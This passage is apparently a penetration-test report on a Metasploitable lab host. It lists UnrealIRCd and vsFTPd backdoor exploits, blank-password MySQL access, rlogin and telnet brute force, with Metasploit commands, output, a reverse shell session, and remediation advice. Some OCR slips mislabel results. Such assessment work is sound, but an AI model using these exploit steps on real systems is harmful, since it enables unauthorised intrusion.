(Oracle VirtualBox virtual NIC)`<br>`Device type: general purpose`<br>`Running: Linux 2.6.X`<br>`OS CPE: cpe:/o:linux:linux_kernel:2.6`<br>`OS details: Linux 2.6.9 - 2.6.33`<br><br>**2.** Vulnerability scan of host |

```
6667/tcp open  irc         UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.111
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.56.111:8180/admin/
|     Form id: username
|_    Form action: j_security_check;jsessionid=83EDC95536623FA18D220F93F25EDD89
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache-Coyote/1.1
```

**3.** Vulnerability search

```
msf5 > search name: ircd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Check
  Description
   ----                                  ---------------  ----       -----
  -----------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No
  UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

**4.** Exploit details

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifie
r
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

**5.** Exploit execution



```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.110:4444
[*] 192.168.56.111:6667 - Connected to 192.168.56.111:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; usi
ng your IP address instead
[*] 192.168.56.111:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7cdqNBgzBvKSxAj9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "7cdqNBgzBvKSxAj9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.110:4444 -> 192.168.56.111:45494)
 at 2019-03-17 20:39:02 +0000
```

**6.** Exploit result: root access to host

| | |
|---|---|
| |  |
| **Remediation** | Upgrade to a version of UnrealIRCD<br>Current stable version: 4.2<br>Download from: https://www.unrealircd.org/download |
| **References** | https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor<br>http://cvedetails.com/cve/cve-2010-2075 |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| MySQL | 3306 | Brute force | High | Low | Low | Low |

| | |
|---|---|
| **Description** | Brute force password and user name attack against MySQL on port 3307 to gain access to the database. |
| **Scanning** | Port and service enumeration<br>`:~# nmap [IP]`<br><br>Vulnerability detection<br>`:~# msf > search mysql_login` |
| **Exploit** | 1. Port and service enumeration of host<br>  <br>2. Vulnerability search<br>  |

```
root@kali:~# nmap 192.168.56.101/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-18 11:26 GMT
Nmap scan report for 192.168.56.101
Host is up (0.00027s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```

```
msf > search mysql_login

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/scanner/mysql/mysql_login                  normal  MySQL Login Utility
```

3. Exploit details


```
msf auxiliary(scanner/mysql/mysql_login) > show info

       Name: MySQL Login Utility
     Module: auxiliary/scanner/mysql/mysql_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in t
  DB_ALL_PASS       false            no        Add all passwords in the current database
  DB_ALL_USERS      false            no        Add all users in the current database to
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  Proxies                            no        A proxy chain of format type:host:port[,t
  RHOSTS                             yes       The target address range or CIDR identifi
  RPORT             3306             yes       The target port (TCP)
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for
  THREADS           1                yes       The number of concurrent threads
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separ
per line
  USER_AS_PASS      false            no        Try the username as the password for all
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts

Description:
  This module simply queries the MySQL instance for a specific
  user/pass (default is root with blank).
```

4. Exploit execution

```
msf auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.56.101:3306   - 192.168.56.101:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.56.101:3306   - 192.168.56.101:3306 - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```


5. Exploit result: successfully login to MySQL instance on remote host

```
root@kali:~# mysql -u root -h 192.168.56.101
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1629
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

| | |
|---|---|
| | 6. List MySQL Databases on host<br>  |
| **Remediation** | Set a strong password for all your MySQL accounts<br>Please see following document on how to reset or change the MySQL root password<br>https://dev.mysql.com/doc/refman/5.7/en/resetting-permissions.html |
| **References** | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0502<br>https://www.offensive-security.com/metasploit-unleashed/scanner-mysql-auxiliary-modules/ |



| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| rlogin | 513 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | TCP ports 512, 513, and 514 are known as "r" services, and can be misconfigured to allow remote access from any host (a standard ".rhosts + +" situation).<br><br>Use rsh-client rlogin to login to a remote host on port 513 using user name root. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sV[IP]` |
| **Exploit** | 1. Port and service enumeration of host<br>  <br>2. Login to remote host with user name root<br>  |
| **Remediation** | Set a strong password for all root accounts<br>Please see following document on how to reset or change a root password<br>https://www.wikihow.com/Change-the-Root-Password-in-Linux |
| **References** | http://cvedetails.com/cve/cve-1999-0651<br>http://cvedetails.com/cve/cve-1999-0502<br>https://www.rapid7.com/db/modules/auxiliary/scanner/rservices/rlogin_login |



| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| telnetd | 23 | Brute Force | High | High | High | Low |

| | |
|---|---|
| **Description** | Brute force password and user name attack against telnet on port 23 to root access to the host. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sV[IP]` |
| **Exploit** | 1. Port and service enumeration of host<br>  <br>2. Exploit details<br>  |


```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-18 18:11 GMT
Nmap scan report for 192.168.56.101
Host is up (0.000096s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
```

```
sf auxiliary(scanner/telnet/telnet_login) > show options

odule options (auxiliary/scanner/telnet/telnet_login):

  Name              Current Setting       Required  Description
  ----              ---------------       --------  -----------
  BLANK_PASSWORDS   true                  no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                     yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                 no        Try each user/password couple stored in th

  DB_ALL_PASS       false                 no        Add all passwords in the current database
  DB_ALL_USERS      false                 no        Add all users in the current database to t
  PASSWORD                                no        A specific password to authenticate with
  PASS_FILE         Desktop/password.txt  no        File containing passwords, one per line
  RHOSTS            192.168.56.101        yes       The target address range or CIDR identifie
  RPORT             23                    yes       The target port (TCP)
  STOP_ON_SUCCESS   true                  yes       Stop guessing when a credential works for
  THREADS           6                     yes       The number of concurrent threads
  USERNAME                                no        A specific username to authenticate as
  USERPASS_FILE                           no        File containing users and passwords separa
pair per line
  USER_AS_PASS      false                 no        Try the username as the password for all u
  USER_FILE         Desktop/users.txt     no        File containing usernames, one per line
  VERBOSE           true                  yes       Whether to print output for all attempts
```


| | |
|---|---|
| | 3. Exploit Execution<br><br>  <br><br><br>4. Exploit result: successfully login to telnet with root access<br><br>  <br> |
| **Remediation** | Telnet is an unsecured network service which allows remote login to a server<br>Telnet service should be disabled and SSH Secure Shell used instead<br><br>Please see following document on how to disable Telnet and enable SSH<br>https://techjourney.net/disable-and-turn-off-telnet-in-linux/ |
| **References** | https://www.cvedetails.com/cve/cve-1999-0502<br>https://www.rapid7.com/db/modules/auxiliary/scanner/telnet/telnet_login<br>https://www.offensive-security.com/metasploit-unleashed/scanner-telnet-auxiliary-modules/ |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| vsFTPd | 21 | Backdoor | High | High | High | Low |

| | |
|---|---|
| **Description** | Exploit of vsFTPd v2.3.4 to login to a remote host on port 21 as root. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sV[IP]` |
| **Exploit** | 1. Port and service enumeration of host – nmap<br>  <br>2. Port and service enumeration of host - Zenmap |

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B5:C3:08 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```




3. Search for vsFTPd v2.3.4 exploit

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor



## VSFTPD v2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

4. Exploit details


```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.56.101   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

5. Exploit execution

| | |
|---|---|
| |  <br><br><br>6. Exploit result: successfully login to MySQL instance on remote host<br><br>  <br> |
| **Remediation** | Upgrade to a newer version of vsFTPd.<br><br>Please go to the following link to download and install the current stable version of vsFTPd 3.0.3 https://pkgs.org/download/vsftpd |
| **References** | https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor |

